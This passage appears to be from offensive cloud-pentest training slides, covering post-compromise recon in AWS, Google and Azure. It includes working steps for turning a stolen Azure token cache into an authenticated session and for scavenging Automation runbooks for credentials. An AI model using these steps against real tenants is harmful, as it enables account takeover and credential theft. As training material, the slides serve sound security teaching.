
LAB: Access Tokens Auth

- Delete everything in %USERPROFILE%\azure\
- Start a brand new PowerShell window and run:

```
PS> Import-Module Az
```

```
PS> Get-AzContext -ListAvailable
```

- You shouldn't see any available contexts currently



```
Select Windows PowerShell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\beau> Import-Module Az
PS C:\Users\beau> Get-AzContext -ListAvailable
PS C:\Users\beau>
```

LAB: Access Tokens Auth

- In your PowerShell window let's manipulate the stolen TokenCache.dat and AzureRmContext.json files so we can import it into our PowerShell session

```
PS> $bytes = Get-Content "C:\Temp\Live Tokens\TokenCache.dat" -Encoding byte
```

```
PS> $b64 = [Convert]::ToBase64String($bytes)
```

```
PS> Add-Content "C:\Temp\Live Tokens\b64-token.txt" $b64
```

```
PS C:\Users\beau> $bytes = Get-Content "C:\Temp\Live Tokens\TokenCache.dat" -Encoding byte
PS C:\Users\beau> $b64 = [Convert]::ToBase64String($bytes)
PS C:\Users\beau> Add-Content "C:\Temp\Live Tokens\b64-token.txt" $b64
```

LAB: Access Tokens Auth


- Now let's add the b64-token.txt to the AzureRmContext.json file.
- Open the C:\Temp\Live Tokens folder.
- Open AzureRmContext.json file in a notepad and find the line near the end of the file title "CacheData". It should be null.

```
    "OperationalInsightsEndpoint": "https://api.loganalytics.io/v1",  
    "OperationalInsightsEndpointResourceId": "https://api.loganalytics.io",  
    "AzureAnalysisServicesEndpointSuffix": "asazure.windows.net",  
    "AnalysisServicesEndpointResourceId": "https://region.asazure.windows.net",  
    "AzureAttestationServiceEndpointSuffix": "attest.azure.net",  
    "AzureAttestationServiceEndpointResourceId": "https://attest.azure.net"  
  },  
  "VersionProfile": null,  
  "TokenCache": {  
    "CacheData": null  
  },  
  "ExtendedProperties": {}  
},  
"ExtendedProperties": {}  
}
```



LAB: Access Tokens Auth

- Delete the word "null" on this line
- Where "null" was add two quotation marks ("") and then paste the contents of b64-token.txt in between them.
- Save this file as C:\Temp\Live Tokens\StolenToken.json



LAB: Access Tokens Auth

- Let's import the new token

```
PS> Import-AzContext -Profile 'C:\Temp\Live Tokens\StolenToken.json'
```

- We are now operating in an authenticated session to Azure

```
PS> $context = Get-AzContext
```

```
PS> $context.Account
```

```
PS C:\Users\beau> Import-AzContext -Profile 'C:\Temp\Live Tokens\StolenToken.json'
```

Account	SubscriptionName	TenantId	Environment
Beau@	Azure subscription 1	e5f	b59 AzureCloud

```
PS C:\Users\beau> $context = Get-AzContext
PS C:\Users\beau> $context.Account
```

```
Id : Beau@
Type : User
Tenants : {e5f b59}
AccessToken :
Credential :
TenantMap : {}
CertificateThumbprint :
ExtendedProperties : {[Subscriptions, 23: 70], [Tenants, e5f b59]}
```

LAB: Access Tokens Auth

- You can import the previously exported context (AzureAccessToken.json) the same way

```
PS C:\Users\beau> Import-AzContext -Path C:\Temp\AzureAccessToken.json
```

Account	SubscriptionName	TenantId	Environment
-----	-----	-----	-----
Beau@	Azure subscription 1	e5f	b59 AzureCloud

```
PS C:\Users\beau> Get-AzTenant
```

Id	Directory
--	-----
e5f	ab59

Roadmap

OFFENSIVE
TRADECRAFT

- Breaching the Cloud Perimeter
 - Cloud Pentest Authorization
 - Cloud Authentication Methods
 - Reconnaissance
 - Exploiting Misconfigured Cloud Assets
 - Gaining a Foothold
- Post-Compromise Recon
 - AWS
 - Google
 - Azure
 - LAB: Azure Situational Awareness

Post-Compromise Reconnaissance

Post-Compromise Recon

- Who do we have access as?
- What roles do we have?
- Is MFA enabled?
- What can we access (webapps, storage, etc.?)
- Who are the admins?
- How are we going to escalate to admin?
- Any security protections in place (ATP, GuardDuty, etc.)?

AWS

- What do our access keys give us access to?
- WeirdAAL – Great tool for enumerating AWS access by Chris Gates
 - <https://github.com/carnal0wnage/weirdAAL>
 - Run the recon_all module to learn a great deal about your access

```
(weirdAAL) root@asgard:~/weirdAAL# python3 weirdAAL.py -m recon_all -t test
Account Id: 9[REDACTED]27
A[REDACTED]5 : Is NOT a root key
### Enumerating ACM Permissions ###
An error occurred (AccessDeniedException) when calling the ListCertificates operation: User: arn:aws:iam::9[REDACTED]27:user/BeauTest is not authorized to perform: acm:ListCertificates
s

[-] No acm actions allowed [-]

### Enumerating AWS Certificate Manager Private Certificate Authority (ACM-PCA) Permissions ###
###
An error occurred (AccessDeniedException) when calling the ListCertificateAuthorities operation: User: arn:aws:iam::9[REDACTED]27:user/BeauTest is not authorized to perform: acm-pca:ListCertificateAuthorities

[-] No acm-pca actions allowed [-]
```

Google

- Cloud Storage, Compute, SQL, Resource manager, IAM
- ScoutSuite from NCC group
 - <https://github.com/nccgroup/ScoutSuite>
- Tool for auditing multiple different cloud security providers
- Create Google JSON token to auth as service account


The screenshot displays the Scout Suite Cloud Resource Manager Dashboard. The top navigation bar includes 'Scout Suite' and various category tabs: 'Compute', 'Database', 'Management', 'Security', and 'Storage'. On the right, there are links for 'Regions', 'Filters', and a settings icon. The main heading is 'Cloud Resource Manager Dashboard'. Below this, there's a 'Filter findings' input field and three status buttons: 'Show All', 'Good' (green), and 'Warning' (orange), followed by a 'Danger' (red) button. The findings are listed in a table-like format with expandable sections. The first section, 'IAM Role Assigned to User', is expanded and shows a description: 'Best practices recommends granting roles to a Google Suite group instead of to individual users when possible. It is easier to add members to and remove members from a group instead of updating a Cloud IAM policy to add or remove users.' It also indicates 'Bindings checked: 1' and 'Bindings flagged: 1'. The second section, 'Primitive Role In Use', shows 'No description available.' with 'Bindings checked: 1' and 'Bindings flagged: 1'. The third section, 'Service Account with Admin Privileges', is expanded and shows a description: 'Service accounts represent service-level security of the Resources (application or a VM) which can be determined by the roles assigned to it. Enrolling ServiceAccount with Admin rights gives full access to assigned application or a VM, ServiceAccount Access holder can user, so it's recommended not to have Admin rights.' It also indicates 'Bindings checked: 1' and 'Bindings flagged: 1'. Below this, there are two references: 'CIS Google Cloud Platform Foundations v1.0.0 1.4'. At the bottom, there are two green checkmark items: 'Gmail accounts in use' and 'User with "Service Account User" role at the Project level', both with expandable '+' icons.

Findings	Status
1 IAM Role Assigned to User	Warning
Description: Best practices recommends granting roles to a Google Suite group instead of to individual users when possible. It is easier to add members to and remove members from a group instead of updating a Cloud IAM policy to add or remove users.	◦ Bindings checked: 1 ◦ Bindings flagged: 1
1 Primitive Role In Use	Warning
No description available.	◦ Bindings checked: 1 ◦ Bindings flagged: 1
1 Service Account with Admin Privileges	Warning
Description: Service accounts represent service-level security of the Resources (application or a VM) which can be determined by the roles assigned to it. Enrolling ServiceAccount with Admin rights gives full access to assigned application or a VM, ServiceAccount Access holder can user, so it's recommended not to have Admin rights.	◦ Bindings checked: 1 ◦ Bindings flagged: 1
References: ◦ CIS Google Cloud Platform Foundations v1.0.0 1.4	
1 Gmail accounts in use	Good
1 User with "Service Account User" role at the Project level	Good

Azure


- What can we learn with a basic user?
- Subscription Info
- User Info
- Resource Groups
- Scavenging Runbooks for Creds

OFFENSIVE
TRADECRAFT



Azure

- Standard users can access Azure domain information and isn't usually locked down
- Authenticated users can go to portal.azure.com and click Azure Active Directory
- O365 Global Address List has this info as well
- Even if portal is locked down PowerShell cmdlets will still likely work
- There is a company-wide setting that locks down the entire org from viewing Azure info via cmd line:
 - Set-MsolCompanySettings –
UsersPermissionToReadOtherUsersEnabled \$false




Azure: CLI Access

- Azure Service Management (ASM or Azure "Classic")
 - Legacy and recommended to not use
- Azure Resource Manager (ARM)
 - Added service principals, resource groups, and more
 - Management Certs not supported
- PowerShell Modules
 - Az, AzureAD & MSOnline
- Azure Cross-platform CLI Tools
 - Linux and Windows client


Azure: Subscriptions

- Organizations can have multiple subscriptions





Azure: Subscriptions

- A good first step is to determine what subscription you are in
- The subscription name is usually informative
- It might have "Prod", or "Dev" in the title
- Multiple subscriptions can be under the same Azure AD directory (tenant)
- Each subscription can have multiple resource groups



Azure: User Information

- Built-In Azure Subscription Roles
 - Owner (full control over resource)
 - Contributor (All rights except the ability to change permissions)
 - Reader (can only read attributes)
 - User Access Administrator (manage user access to Azure resources)

Scope	Role			
	Reader	Resource-specific or custom role	Contributor	Owner
	 Subscription <div>Observers</div>	<div>Users managing resources</div>		<div>Admins</div>
	 Resource group <div>Automated processes</div>			

Azure: User Information

- Get the current user's role assignment

```
PS> Get-AzRoleAssignment
```
- If the Azure portal is locked down it is still possible to access Azure AD user information via MSOnline cmdlets
- The below examples enumerate users and groups

```
PS> Get-MSolUser -All  
PS> Get-MSolGroup -All  
PS> Get-MSolGroupMember -GroupObjectId <GUID>
```
- Pipe Get-MSolUser -All to format list to get all user attributes

```
PS> Get-MSolUser -All | fl
```

Azure: Resource Groups

- Resource Groups collect various services for easier management
- Recon can help identify the relationships between services such as WebApps and SQL

```
PS> Get-AzResource
```

```
PS> Get-AzResourceGroup
```

```
PS C:\Users\beau> Get-AzResource_
```

```
Name           : glitchcloud
ResourceGroupName : GlitchyVulns
ResourceType     : Microsoft.Storage/storageAccounts
Location        : eastus
ResourceId       : /subscriptions/bd5ae316cbf/resourceGroups/GlitchyVulns/providers/Microsoft
                  .Storage/storageAccounts/glitchcloud
Tags            :
```

Azure: Runbooks

- Azure Runbooks automate various tasks in Azure
- Require an Automation Account and can contain sensitive information like passwords

```
PS> Get-AzAutomationAccount
```

```
PS> Get-AzAutomationRunbook -AutomationAccountName  
<AutomationAccountName> -ResourceGroupName <ResourceGroupName>
```

- Export a runbook with:

```
PS> Export-AzAutomationRunbook -AutomationAccountName <account name>  
-ResourceGroupName <resource group name> -Name <runbook name> -  
OutputFolder .\Desktop\
```

LAB

Azure Situational Awareness

LAB: Azure Situational Awareness



- GOAL: Use the MSOnline and Az PowerShell modules to do basic enumeration of an Azure account post-compromise.
- In this lab you will authenticate to Azure using your Azure AD account you setup. Then, you will import the MSOnline and Az PowerShell modules and try out some of the various modules that assist in enumerating Azure resource usage.

LAB: Azure Situational Awareness

OFFENSIVE
TRADECRAFT

- Start a new PowerShell window and import both the MSOnline and Az modules

```
PS> Import-Module MSOnline
```

```
PS> Import-Module Az
```

Authenticate to each service with your Azure AD account:

```
PS> Connect-AzAccount
```

```
PS> Connect-MsolService
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\beau> Import-Module MSOnline
PS C:\Users\beau> Import-Module Az
PS C:\Users\beau> Connect-AzAccount

Account                        SubscriptionName TenantId Environment
-----
overlord@glitchcloud.com GlitchyProd e5- 59 AzureCloud

PS C:\Users\beau> Connect-MsolService
```

LAB: Azure Situational Awareness


OFFENSIVE
TRADECRAFT

- First get some basic Azure information Get-MSolCompanyInformation
- Some interesting items here are
 - UsersPermissionToReadOtherUsersEnabled
 - DirSyncServiceAccount
 - PasswordSynchronizationEnabled
 - Address/phone/emails

```
PS> Get-MSolCompanyInformation
```

```
PS C:\Users\beau> Get-MSolCompanyInformation

DisplayName           : Glitchcloud
PreferredLanguage     : en
Street                : 
City                  : REDACTED ADDRESS
State                 : 
PostalCode            : 
Country               : 
CountryLetterCode     : US
TelephoneNumber       : REDACTED PHONE #
MarketingNotificationEmails : {}
TechnicalNotificationEmails : { REDACTED EMAIL }
SelfServePasswordResetEnabled : True
UsersPermissionToCreateGroupsEnabled : True
UsersPermissionToCreateLOBAppsEnabled : True
UsersPermissionToReadOtherUsersEnabled : True
UsersPermissionToUserConsentToAppEnabled : True
DirectorySynchronizationEnabled : False
DirSyncServiceAccount : 
LastDirSyncTime       : 
LastPasswordSyncTime  : 
PasswordSynchronizationEnabled : False
```



LAB: Azure Situational Awareness

OFFENSIVE
TRADECRAFT

- Next, we will start looking at the subscriptions associated with the account as well as look at the current context we are operating in. Look at the "Name" of the subscription and context for possible indication as to what it is associated with.

```
PS> Get-AzSubscription
PS> $context = Get-AzContext
PS> $context.Name
PS> $context.Account
```

```
PS C:\Users\beau> Get-AzSubscription_
Name Id TenantId State
---- --
GlitchyProd bd5a 6cbf e5fb ab59 Enabled

PS C:\Users\beau> $context = Get-AzContext_
PS C:\Users\beau> $context.Name_
Azure subscription 1 (bd5a 6cbf) - overlord@glitchcloud.com
PS C:\Users\beau> $context.Account

Id : overlord@glitchcloud.com
Type : User
Tenants : {e5fb ab59}
AccessToken :
Credential :
TenantMap : {}
CertificateThumbprint :
ExtendedProperties : {[Subscriptions, bd5a 6cbf], [Tenants, e5fb ab59]}
```


LAB: Azure Situational Awareness

OFFENSIVE
TRADECRAFT

- Enumerating the roles assigned to your user will help identify what permissions you might have on the subscription as well as who to target for escalation.

```
PS> Get-AzRoleAssignment
```

```
PS C:\Users\beau> Get-AzRoleAssignment_

RoleAssignmentId : /subscriptions/bd5a6116cbf/providers/Microsoft.Authorization/roleAssignme
                  nts/91a1fa3db
Scope             : /subscriptions/bd5a6116cbf
DisplayName       : Overlord
SignInName        : overlord@glitchcloud.com
RoleDefinitionName : Owner
RoleDefinitionId   : 8e3a49d4b635
ObjectId          : cccd49d4b635
ObjectType        : User
CanDelegate       : False
```


LAB: Azure Situational Awareness

OFFENSIVE
TRADECRAFT

- List out the users on the subscription. This is the equivalent of "net users /domain" in on-prem AD

```
PS> Get-MSolUser -All
```

- The user you setup likely doesn't have any resources currently associated with it, but these commands will help to understand the specific resources a user you gain access to has.

```
PS> Get-AzResource
```

```
PS> Get-AzResourceGroup
```

LAB: Azure Situational Awareness

- There are many other functions.
- Use Get-Module to list out the other Az module groups
- To list out functions available within each module use the below command substituting the value of the "Name" parameter.

```
PS> Get-Module -Name Az.Accounts |
Select-Object -ExpandProperty
ExportedCommands
```


```
PS> Get-Module -Name MSOnline | Select-
Object -ExpandProperty ExportedCommands
```

ModuleType	Version	Name	ExportedCommands
Script	3.6.1	Az	{Add-AzEnvironment, Clear-AzContext, Clear-AzDefault, Connect-AzA...
Script	1.7.3	Az.Accounts	{Disable-AzAdvisorRecommendation, Enable-AzAdvisorRecommendation, ...}
Script	1.1.1	Az.Advisor	{Get-AzAks, Import-AzAksCredential, New-AzAks, Remove-AzAks...}
Script	1.0.3	Az.Aks	{Add-AzAnalysisServicesAccount, Export-AzAnalysisServicesInstance...}
Script	1.1.2	Az.AnalysisServices	{Add-AzApiManagementApiToProduct, Add-AzApiManagementProductToGro...}
Script	1.4.0	Az.ApiManagement	{Get-AzApplicationInsights, Get-AzApplicationInsightsApiKey, Get-...
Script	1.0.3	Az.ApplicationInsights	{Export-AzAutomationDscConfiguration, Export-AzAutomationDscNodeR...}
Script	1.3.6	Az.Automation	{Disable-AzBatchAutoScale, Disable-AzBatchComputeNodeScheduling, ...}
Script	2.0.2	Az.Batch	{Get-AzBillingInvoice, Get-AzBillingPeriod, Get-AzConsumptionBudg...}
Script	1.0.2	Az.Billing	{Confirm-AzCdnEndpointProbeURL, Disable-AzCdnCustomDomain, Disabl...}
Script	1.4.2	Az.Cdn	{Add-AzCognitiveServicesAccountNetworkRule, Get-AzCognitiveServic...}
Script	1.2.3	Az.CognitiveServices	{Add-AzContainerServiceAgentPoolProfile, Add-AzImageDataDisk, Add...}
Script	3.5.0	Az.Compute	{Get-AzContainerGroup, Get-AzContainerInstanceLog, New-AzContaine...}
Script	1.0.3	Az.ContainerInstance	{Get-AzContainerRegistry, Get-AzContainerRegistryCredential, Get-...
Script	1.1.1	Az.ContainerRegistry	{Get-AzDataBoxEdgeBandwidthSchedule, Get-AzDataBoxEdgeDevice, Get-...
Script	1.1.0	Az.DataBoxEdge	{Add-AzDataFactoryV2DataFlowDebugSessionPackage, Add-AzDataFactor...}
Script	1.6.1	Az.DataFactory	{Add-AzDataLakeAnalyticsDataSource, Add-AzDataLakeAnalyticsFirewa...}
Script	1.0.2	Az.DataLakeAnalytics	{Add-AzDataLakeStoreFirewallRule, Add-AzDataLakeStoreItemContent, ...}
Script	1.2.7	Az.DataLakeStore	{Get-AzDeploymentManagerArtifactSource, Get-AzDeploymentManagerRo...}
Script	1.1.0	Az.DeploymentManager	{Get-AzDtlAllowedVMSizesPolicy, Get-AzDtlAutoShutdownPolicy, Get-...
Script	1.0.2	Az.DevTestLabs	{Add-AzDnsRecordConfig, Get-AzDnsRecordSet, Get-AzDnsZone, New-Az-...
Script	1.1.2	Az.Dns	{Get-AzEventGridDomain, Get-AzEventGridDomainKey, Get-AzEventGrid...}
Script	1.2.3	Az.EventGrid	{Add-AzEventHubIPRule, Add-AzEventHubVirtualNetworkRule, Get-AzEv...}
Script	1.4.3	Az.EventHub	{Disable-AzFrontDoorCustomDomainHttps, Enable-AzFrontDoorCustomDo...}
Script	1.4.0	Az.FrontDoor	{Add-AzHDIInsightClusterIdentity, Add-AzHDIInsightComponentVersion, ...}
Script	3.0.3	Az.HDIInsight	{Get-AzHealthcareApisService, New-AzHealthcareApisService, Remove...}
Script	1.0.1	Az.HealthcareApis	{Add-AzIotHubCertificate, Add-AzIotHubDevice, Add-AzIotHubDeviceC...}
Script	2.2.0	Az.IotHub	{Add-AzKeyVaultCertificate, Add-AzKeyVaultCertificateContact, Add...}
Script	1.5.1	Az.KeyVault	{Get-AzIntegrationAccount, Get-AzIntegrationAccountAgreement, Get-...
